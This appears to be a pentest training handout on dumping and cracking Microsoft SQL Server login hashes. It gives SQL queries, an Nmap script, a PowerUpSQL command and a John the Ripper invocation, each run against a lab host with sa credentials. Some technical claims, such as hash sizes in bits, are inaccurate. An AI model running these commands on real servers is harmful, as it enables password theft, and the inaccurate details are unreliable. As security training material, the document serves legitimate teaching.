STATISTICS
Cyber Attacks

95%

Human Error
responsible cybersecurity breaches

88%

Spear Phishing
organizations worldwide experienced by Phishing

30%

Internal Actors
involved in data breaches

90%

Cryptomining
behind remote code execution

60%

Weak Password Policy
non-expiring passwords

Find out more at:
WWW.IGNITETECHNOLOGIES.IN

MSSQL Penetration Testing

Hashing

iGNITE
Technologies

Contents

Introduction to Hashing in SQL server

Hash is a specific type of algorithm that produces an output string of a fixed length. The hash code is always the same length, but it will vary in complexity depending on how it's used and may produce different hashes for different input strings.

SQL Server uses hashing techniques instead of encryption as it offers a one-sided procedure to hash data. And because of hashing, there is less to zero chance for it to be reversed. From SQL server 2016, the only hashing algorithms used are SHA2_512 and SHA2_256. It creates hashes of 32 or 64 bit for the desired input. You can create a hash in the SQL server through the HashByte Function.

A hash produced in SQL server looks somewhat like the following:

Command Line Interface

To get hashes of all the users, use the following query:

> SELECT * FROM sys.sql_logins

To the hashes of a particular user, use the following query:

> select name,password_hash from sys.sql_logins where name='sa'

As you can see, both the above queries have given us the desired result.

Nmap

We can also retrieve the hashes remotely using Nmap. And the command to do so is the following:

```
nmap -p1433 --script ms-sql-dump-hashes --script-args
mssql.username=sa,mssql.password=Password@1 192.168.1.146
```


And as the result of the above command, we have our hash.

PowerUpSQL

To the hashes remotely, PowerUpSQL provides a simple command which is as follows:

```
Import-Module .\PowerUpSQL.ps1
Get-SQLServerPasswordHash -username sa -Password Password@1 -instance
WIN-P83OS778EQK\SQLEXPRESS -Verbose
```

These are the multiple ways to retrieve the hashes for the MSSQL server, both remotely and locally.

JohnTheRipper

Now that we have acquired the hashes, all we have to do is crack them. For this, we will use the almighty password cracker tool, i.e., JohnTheRipper. And to de-hash the password hash, use the following command:

```
john --format=mssql12 --wordlist=pass hash
```


And the result shows us that the password is Password@1 which is accurate. SO, this way, one can dump and then crack the MSSQL hashes.

****